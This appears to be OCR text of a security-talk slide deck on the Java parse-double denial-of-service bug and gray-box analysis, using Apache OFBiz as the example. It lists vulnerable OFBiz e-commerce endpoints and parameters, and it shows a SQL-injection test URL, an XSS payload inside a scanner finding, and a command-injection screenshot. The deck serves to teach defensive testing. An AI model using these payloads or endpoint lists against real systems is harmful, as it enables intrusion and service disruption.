ShoppingCartItem.java:1006 (Shared Sink) - [1 / 27]
    from AbstractOFBizAuthenticationHandler.java:129 (De
    from CompDocEvents.java:109 (Denial of Service: Parse
    from CompDocEvents.java:124 (Denial of Service: Parse
    from ContextFilter.java:399 (Denial of Service: Parse Do
    from CoreEvents.java:412 (Denial of Service: Parse Doub
    from ICalWorker.java:285 (Denial of Service: Parse Doub
    from Input.java:154 (Denial of Service: Parse Double)
```



```
Input.java:154 - getText(return)
Input.java:154 - Return
MenuEvents.java:257 - value(return)
MenuEvents.java:257 - Assignment to value
MenuEvents.java:263 - BigDecimal(0 : this)
MenuEvents.java:263 - Assignment to quantity
MenuEvents.java:280 - Assignment to quantity
MenuEvents.java:283 - modifyQty(1)
PosTransaction.java:564 - setQuantity(0)
ShoppingCartItem.java:847 - setQuantity(0)
ShoppingCartItem.java:852 - setQuantity(0)
ShoppingCartItem.java:1006 - doubleValue(this)
```

Denial-of-Service: Parse Double

Penetration Testing (Black Box):


http://yourofbiz.com/ecommerce/control/modifycart (update_0, update_1, …)
http://yourofbiz.com/ecommerce/control/additem/showcart (quantity, add_product_id)
http://yourofbiz.com/ecommerce/control/additem/quickadd (quantity)
http://yourofbiz.com/ecommerce/control/additem/keywordsearch (quantity)
http://yourofbiz.com/ecommerce/control/additem/advancedsearch (quantity)
http://yourofbiz.com/ecommerce/control/additem/showPromotionDetails (quantity)
http://yourofbiz.com/ecommerce/control/additem/product (quantity,add_amount)
http://yourofbiz.com/ecommerce/control/additem/lastViewedProduct (update_0)
http://yourofbiz.com/ecommerce/control/additem/showForum (quantity)
http://yourofbiz.com/ecommerce/control/additem/category (quantity)
http://yourofbiz.com/ecommerce/control/additem/main (quantity)
http://yourofbiz.com/ecommerce/control/additem (quantity)
http://yourofbiz.com/ecommerce/control/additem/setDesiredAlternateGwpProductID (…)
…

Denial-of-Service: Parse Double

What is the problem?

- Root case is a Java problem, not an application problem!
- Everybody uses the fixed java version, right? (Version Java 6 Update 24 or later)

Because of lack of updating java, Apache tomcat installed additional checking. (Tomcat 7.0.8, 6.0.32, 5.5.33 or later)




```
int semi = entry.indexOf(";q=");
if (semi >= 0) {
    try {
        String strQuality = entry.substring(semi + 3);
        if (strQuality.length() <= 5) {
            quality = Double.parseDouble(strQuality);
```

So… what's new in 2011?

1) New vulnerabilities:
   Denial-of-service:
   Parse Double

The original "Denial of Service" Attack


2) Analysis techniques:
   Gray box analysis



What is Gray-Box Analysis

- Well… what is black-box analysis?
  - Can see that something is truly wrong
  - No inside information

Black-box Testing (Penetration Testing)



Penetration testing

Application


http://www.testapp.com/index.html?q=a’or+1=1--

App crashes…

What is Gray-Box Analysis

- Get inside information
- Easier to find out what’s wrong and where exactly so easier to fix

Gray-box analysis: Integrated Analysis




- Find More
- Fix Faster

Find More

- Detect new types of vulnerabilities
  - Privacy violation, Log Forging
- Find more of all kinds of vulnerabilities
  - Automatic attack surface identification
  - Understand effects of attacks


Attack surface identification



- File system
- Configuration-driven
- Programmatic


Attack surface identification: Apache Ofbiz

Black-box




```
☑ http://10.100.60.50:8080/
  ☑ /
    □ accounting
    □ ar
    □ catalog
    □ content
    ☑ ecommerce
    ☑ ecommerce
    ☑ ecommerce
    □ example
    ☑ home
    ☑ images
    □ marketing
    ☑ ecommerce
    ☑ privacy.htm
    ☑ privacy.html
☑ https://10.100.60.50:8443/
  ☑ /
    □ accounting
    □ ar
    □ catalog
    □ content
    ☑ ecommerce
    □ example
    ☑ images
    □ marketing
    ☑ ordermgr
    ☑ tomahawk
    ☑ privacy.htm
    ☑ privacy.html
  ☑ /
  ☑ /
```

Gray-box




```
☑ http://10.100.60.50:8080/
  ☑ /
    ☑ accounting
    ☑ ap
    ☑ ar
    ☑ assetmaint
    ☑ birt
    ☑ boot
    ☑ catalog
    ☑ cmssite
    ☑ content
    ☑ ebay
    ☑ ecomclone
    ☑ ecommerce
    ☑ ecommerce
    ☑ etc
    ☑ example
    ☑ exampleext
    ☑ facility
    ☑ googlebase
    ☑ hhfacility
    ☑ home
    ☑ humanres
    □ images
    ☑ ismgr
    ☑ manufacturing
    ☑ marketing
    ☑ myportal
    ☑ ofbiz
    ☑ ofbizsetup
    ☑ ordermgr
    ☑ partymgr
    ☑ projectmgr
    ☑ sfa
    ☑ Showcase
    □ tempfiles
    ☑ WEB-INF
    ☑ webpos
    ☑ webslinger
    ☑ webtools
    ☑ workeffort
```



```
☑ https://10.100.60.50:8443/
  ☑ /
    ☑ accounting
    ☑ ap
    ☑ ar
    ☑ assetmaint
    ☑ birt
    ☑ catalog
    ☑ content
    ☑ ebay
    ☑ ecomclone
    ☑ ecommerce
    ☑ example
    ☑ exampleext
    ☑ facility
    ☑ googlebase
    ☑ hhfacility
    ☑ humanres
    ☑ images
    ☑ ismgr
    ☑ manufacturing
    ☑ marketing
    ☑ myportal
    ☑ ofbizsetup
    ☑ ordermgr
    ☑ partymgr
    ☑ projectmgr
    ☑ sfa
    ☑ tempfiles
    ☑ tomahawk
    ☑ webpos
    ☑ webtools
    ☑ workeffort
```

Understand effects of attacks




```
sysadmin$./sh
```

Command Injection

Fix Faster

- Provide Actionable Details
  - Stack trace
  - Line of code
- Group Symptoms with a Common Cause

Actionable Details



RWi

RWi Online Banking

Username:

eddie


Password:


•••••

Go

Need to set up online access?


Sign Up Now or Take a Tour






```
SecurityScope Stack Trace:
   at org.apache.tomcat.dbcp.dbcp.PoolingDataSource$PoolGuardConnectionWrapper.prepareStatement(Po
----- start of user application code ------------------------------------------------
   at com.fortify.samples.riches.model.LocationService.findByZip(LocationService.java:110)
   at com.fortify.samples.riches.FindLocations.execute(FindLocations.java:45)
   at sun.reflect.GeneratedMethodAccessor64.invoke(Unknown Source)
   at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
   at java.lang.reflect.Method.invoke(Method.java:597)
   at com.opensymphony.xwork2.DefaultActionInvocation.invokeAction(DefaultActionInvocation.java:404)
   at com.opensymphony.xwork2.DefaultActionInvocation.invokeActionOnly(DefaultActionInvocation.java:26
   at com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:229)
   at com.opensymphony.xwork2.interceptor.DefaultWorkflowInterceptor.doIntercept(DefaultWorkflowInter
   at com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java
   at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:224)
   at com.opensymphony.xwork2.DefaultActionInvocation$2.doProfiling(DefaultActionInvocation.java:223)
   at com.opensymphony.xwork2.util.profiling.UtilTimerStack.profile(UtilTimerStack.java:455)
   at com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:221)
   at com.opensymphony.xwork2.validator.ValidationInterceptor.doIntercept(ValidationInterceptor.java:150)
   at org.apache.struts2.interceptor.validation.AnnotationValidationInterceptor.doIntercept(AnnotationValida
   at com.opensymphony.xwork2.interceptor.MethodFilterInterceptor.intercept(MethodFilterInterceptor.java
```

Fix Faster: Actionable details



```
⊟ Severity: ! Critical (17 items)
  ⊟ Duplicates:Guestserver Arbitrary Command Execution - http://10.100.60.50:8080/ecommerce/products/products/guestbook.cgi (1 item)
     Guestserver Arbitrary Command Execution     http://10.100.60.50:8080/ecommerce/products/produ...  GET
  ⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/webslinger/<iMg SrC=x OnErRoR=alert(53485)> (5 items)
     Cross-Site Scripting                        http://10.100.60.50:8080/webslinger/<iMg SrC=x OnEr...  GET   ✓
